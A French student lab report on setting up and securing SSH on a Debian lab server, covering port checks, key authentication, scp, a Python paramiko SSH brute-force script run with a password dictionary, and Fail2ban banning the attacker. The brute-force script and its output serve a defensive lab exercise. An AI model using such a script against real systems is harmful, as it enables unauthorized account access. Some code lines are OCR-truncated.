AHOUARI Idriss

Vérification de l'installation SSH

```
root@www:~# apt install ssh
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
ssh est déjà la version la plus récente (1:8.4p1-5+deb11u3).
0 mis à jour, 0 nouvellement installés, 0 à enlever et 0 non mis à jour.
root@www:~#
```

Que remarquez-vous ?
Les paquets sont déja installés

Quelle différence entre ces deux paquets ?
La différence entre openssh-client et openssh-server est que le premier sert à établir des connexions SSH vers d'autres machines, tandis que le second permet à une machine de recevoir des connexions SSH. Lorsque le serveur SSH est installé, votre serveur ouvre le port 22.

Vérification des ports ouverts (netstat -antp) :

```
root@www:~# netstat -antp
Connexions Internet actives (serveurs et établies)
Proto Recv-Q Send-Q Adresse locale          Adresse distante        Etat        PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      509/apache2
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      460/sshd: /usr/sbi
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      509/apache2
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      508/mariadbd
tcp6       0      0 :::22                   :::*                    LISTEN      460/sshd: /usr/sbi
root@www:~# _
```

Test d'ouverture de port non sécurisé (nc) :


```
root@www:~# nc -lvp 7777
listening on [any] 7777 ...
```

Première connexion SSH :

```
test@client-mlif:~$ nc -nv 192.168.200.5 7777
Connection to 192.168.200.5 7777 port [tcp/*] succeeded!
```


AHOUARI Idriss

Connexion SSH en tant que Root :




On peux donc administrer la machine a distance

Commencer par créer une paire de clé avec la commande ssh-keygen :



AHOUARI Idriss

Verifiez la présence des clés :



Transfert de la clé publique avec scp :

Nous avons donc plus besoin de saisir de mot de passe

Transfert de fichiers avec SCP :

Expliquer pourquoi il a fallu saisir un mot de passe ?
Le mot de passe est demandé car l'authentification par clé SSH n'est pas configurée.

AHOUARI Idriss

Création d'un script de force brute :

~/sshforcebrute.py - Mousepad

ichier Édition Rechercher Affichage Document Aide


```
 -*- coding: utf-8 -*-
 ******Force brute SSH******
 ******Patrice DIGNAN******

mport sys
rom paramiko import SSHClient
d = open(sys.argv[1])
iste_pass = fd.readlines()
ort = 22
ser = "test"
sh = SSHClient()
sh.load_system_host_keys()

or pwd in liste_pass:
   testpass = pwd.rstrip()
   print("Tentative mot de passe : ", testpass)
   try:
       result = ssh.connect("www", port, user, testpass)
       print("MOT DE PASSE TROUVE :", testpass)
       break
   except:
       print("ECHEC")
```

Execution du script :

```
root@client-mlif:/home/test# python3 sshforcebrute.py dico
Tentative mot de passe :  test
MOT DE PASSE TROUVE : test
```


AHOUARI Idriss

Installation et configuration de Fail2ban :



Modifiez le nombre de tentatives déclenchant le bannissement de l'adresse IP du pirate (cadenassage) :

Test de la protection :



Le dictionnaire contient le bon mot de passe

AHOUARI Idriss

```
root@client-mlif:/home/test# nano dico.txt
root@client-mlif:/home/test# python3 sshforcebrute.py dico.txt
Tentative mot de passe :  test2
ECHEC
Tentative mot de passe :  test3
ECHEC
Tentative mot de passe :  root
ECHEC
Tentative mot de passe :  siopass
ECHEC
Tentative mot de passe :  test3
ECHEC
Tentative mot de passe :  foch
ECHEC
Tentative mot de passe :  test
ECHEC
```

Le script marque bien ECHEC sur le bon mot de passe car au dessus de 3 tentatives

On confirme le bannissement du pirate avec la commande :

```
oot@www:~# fail2ban-client status sshd
tatus for the jail: sshd
- Filter
  |- Currently failed: 0
  |- Total failed:     3
  `- File list:        /var/log/auth.log
- Actions
  |- Currently banned: 1
  |- Total banned:     2
  `- Banned IP list:   192.168.50.1
```